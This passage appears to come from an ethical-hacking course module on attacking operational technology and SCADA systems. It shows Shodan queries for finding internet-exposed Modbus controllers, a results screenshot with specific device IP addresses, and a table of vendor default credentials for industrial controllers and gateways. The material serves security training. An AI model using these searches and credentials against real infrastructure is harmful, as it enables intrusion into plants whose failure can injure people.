exposed to many threats through remote sensors, Wi-Fi enabled controllers, USB devices used to upgrade software/firmware, cloud services (for example, SCADA-as-a-service), etc. Due to this exposure, OT systems are becoming an attractive target for hacking.

How can a hacker profit from OT when successfully compromised?

- Take complete control over the systems, damage the systems, or steal critical business or operational data
- Shut down a plant or block production entirely to perform DoS attacks and cause financial or reputational damage
- Reprogram an assembly process to skip production steps, resulting in manufacturing faulty products
- Compromise industrial machinery to potentially injure employees through overheating, emergency shutdowns, etc.

- Install malware to disrupt the operation of critical infrastructure
- Install ransomware to block access to OT systems and ask for a ransom



OT Hacking Methodology

Information Gathering	The first step in hacking an OT network is to enumerate the network, identify the devices that are connected, identify the geolocation of the devices, **gather default passwords of connected devices**, detect open ports and running services, and so on
Vulnerability Scanning	Vulnerability scanning helps an attacker to **detect vulnerabilities in OT and IT devices**, protocols and applications, including ICS/SCADA, PLCs, RTUs, HMIs, gateways, desktop computers and other networked systems
Launch Attacks	The vulnerabilities found are exploited further to **launch various attacks** such as HMI-based attacks, side-channel attacks, exploit PLCs, replay attack, command injection attack, etc.
Gain Remote Access	Attackers **exploit underlying vulnerabilities** in industrial protocols or inject malware to gain access and launch targeted attacks on industrial control systems
Maintain Access	Attackers remain undetected by clearing the logs, **updating firmware**, and **injecting rootkits** to maintain further access to the target systems

OT Hacking Methodology

The following are the different phases of hacking an OT network:

- Information Gathering
- Vulnerability Scanning
- Launch Attacks
- Gain Remote Access
- Maintain Access


Identifying ICS/SCADA Systems using Shodan

- Shodan search engine helps attackers to gather **information about OT devices** connected to the Internet
- Using Shodan, attackers obtain **details of SCADA systems** that are used in water treatment plants, nuclear power plants, HVAC systems, electrical transmission systems, home heating systems, etc.
- Attackers can gather information on a target device using the following filters:
  - Search for Modbus enabled ICS/SCADA systems:

    `port:502`
  - Search for SCADA systems using PLC name:

    `"Schneider Electric"`
  - Search for SCADA systems using geolocation:

    `SCADA Country:"US"`


SHODAN
port:502
Explore
Downloads
Reports
Pricing
Enterprise Access
My Account
Upgrade
Help Center
Exploits
Maps
Like 128
Download Results
Create Report
TOTAL RESULTS
23,284
TOP COUNTRIES
United States
France
Italy
Spain
Germany
TOP ORGANIZATIONS
Verizon Wireless
Deutsche Telekom AG
Orange
Korea Telecom
Telefonica de Espana ...
TOP OPERATING SYSTEMS
Windows 7 or 8
RELATED TAGS:
scada
2.143.62.241
Telefonica de Espana
Spain
221.206.153.185
China Unicom Heilongjiang
China,

New Service: Keep track of what you have connected to the Internet. Check out Shodan Monitor

```
Unit ID: 1
-- Slave ID Data: Gateway Target Device Failed To Respond (Error)
-- Device Identification: Gateway Target Device Failed To Respond (Error)
```

```
Unit ID: 0
-- Slave ID Data:
Unit ID: 1
-- Slave ID Data:
Unit ID: 2
-- Slave ID Data:
Unit ID: 3
-- Slave ID D...
```

https://www.shodan.io

Information Gathering

The first step in hacking an OT network is gathering information about the target OT network and systems through various footprinting and reconnaissance techniques. These techniques allow attackers to enumerate the network, identify devices connected to the OT network, identify the geolocation of the devices, gather default passwords of connected devices, detect open ports and running services, etc. Attackers use tools such as Shodan, CRITIFENCE Default Password Database, and Nmap. to gather information about the target OT network.

Identifying ICS/SCADA Systems using Shodan

Source: *https://www.shodan.io*

The Shodan search engine helps attackers to gather information about OT devices connected to the Internet. This online tool can be used to obtain details of SCADA systems that are used in water treatment plants, nuclear power plants, HVAC systems, electrical transmission systems, home heating systems, etc.

- **Identifying SCADA systems using port numbers**

  ICS/SCADA systems use multiple protocols that are unique to the manufacturers of PLCs. Some of the important SCADA protocols include Modbus port 502, Fieldbus port 1089-91, DNP port 19999, Ethernet/IP port 2222, DNP3 port 20000, PROFINET port 34962-64, and EtherCAT port 34980. Detecting the ports on which these systems operate allows an attacker to identify vulnerable SCADA systems connected to the Internet.

  Search for Modbus-enabled ICS/SCADA systems:

  `port:502` (Retrieves all the ICS/SCADA systems with Modbus port 502 enabled)

- **Discovering SCADA systems using PLC name**

  Attackers can also discover SCADA systems through version numbers, PLC names, or manufacturer names. Using Shodan, the attacker can search for the systems banner that displays information such as PLC name, manufacturer, and versions.

  For example, Schneider Electric is the company that deploys various Modbus protocols associated with ICS systems. The attacker can discover all the systems with the company names in their banner using Shodan.


  Search for SCADA systems using PLC name:

  For example, the search string **`"Schneider Electric"`** displays all systems that deploy Schneider Electric products.

- **Searching SCADA systems based on geolocation**

  Search for SCADA systems using geolocation:

  `SCADA Country:"US"` (displays all SCADA systems present in the US)



TOTAL RESULTS

23,284

TOP COUNTRIES

United States	4,104
France	1,729
Italy	1,585
Spain	1,577
Germany	1,566

TOP ORGANIZATIONS

Verizon Wireless	2,262
Deutsche Telekom AG	1,125
Orange	959
Korea Telecom	834
Telefonica de Espana ...	356

TOP OPERATING SYSTEMS

Linux 2.6.x	19
Linux 2.4-2.6	15
Windows 7 or 8	14
Linux 3.x	12

New Service: Keep track of what you have connected to the Internet. Check out Shodan Monitor

RELATED TAGS: scada

2.143.62.241
241.red-2-143-62.dynamicip.rima-tde.net
Telefonica de Espana
Added on 2019-11-13 03:54:07 GMT
Spain
ics

```
Unit ID: 1
-- Slave ID Data: Gateway Target Device Failed To Respond (Error)
-- Device Identification: Gateway Target Device Failed To Respond (Error)
```


221.206.153.185
China Unicom Heilongjiang
Added on 2019-11-13 04:00:48 GMT
China, Suifenhe
ics

```
Unit ID: 0
-- Slave ID Data:    |              (1201ff7c1813c4a002ff000001ffffffffffff)

Unit ID: 1
-- Slave ID Data:    |              (1201ff7c1813c4a002ff000001ffffffffffff)

Unit ID: 2
-- Slave ID Data:    |              (1201ff7c1813c4a002ff000001ffffffffffff)

Unit ID: 3
-- Slave ID D...
```

Figure 18.89: Screenshot of Shodan

Gathering Default Passwords using CRITIFENCE

- CRITIFENCE is an online database that **stores default passwords** of critical infrastructure, SCADA, ICS, and IIOT
- Attackers can use this tool to discover the default credentials of an OT system
- It lists information such as product code, vendor, device type and its default username and password



SCADA Default Password (SDPD)

CRITIFENCE® CRITICAL INFRASTRUCTURE, SCADA, ICS AND IIOT DEFAULT PASSWORD DATABASE

search device or vendor name...

Looking for more data? for more information about CRITIFENCE API, e-mail to api@critifence.com


Product	Vendor	Type	Username:Password
AC 800M	ABB	Controller	service:ABB800xA
SREA-01	ABB	Ethernet Adapter Module	admin:admin
RTU500	ABB	Ethernet Adapter Module	admin:admin
netCADOPS Web Application	ABB	Software	0
Ellipse	ABB	Software	0
ATI Emergency Mass Notification Systems	Acoustic Technology, Inc. (ATI Systems)	Software	0
A850 Telemetry Gateway	Adcon Telemetry	Base Station	root:840sw
A850 Telemetry Gateway (ver2)	Adcon Telemetry	Base Station	root:840sw
A440 Wireless Modem	Adcon Telemetry	Base Station	root:840sw
addVANTAGE Pro 6.1, 6.5	Adcon Telemetry	HMI	root:root

http://www.critifence.com

Gathering Default Passwords using CRITIFENCE

Source: *http://www.critifence.com*

CRITIFENCE is an online database that stores default passwords of critical infrastructure, SCADA, ICS, and the IIoT. Attackers can use this online tool to discover the default credentials of a device or product simply by entering the device name or its manufacturer's name. The database lists information such as product code, vendor, device type, and its default username and password.



SCADA Default Password (SDPD)

CRITIFENCE® CRITICAL INFRASTRUCTURE, SCADA, ICS AND IIOT DEFAULT PASSWORD DATABASE

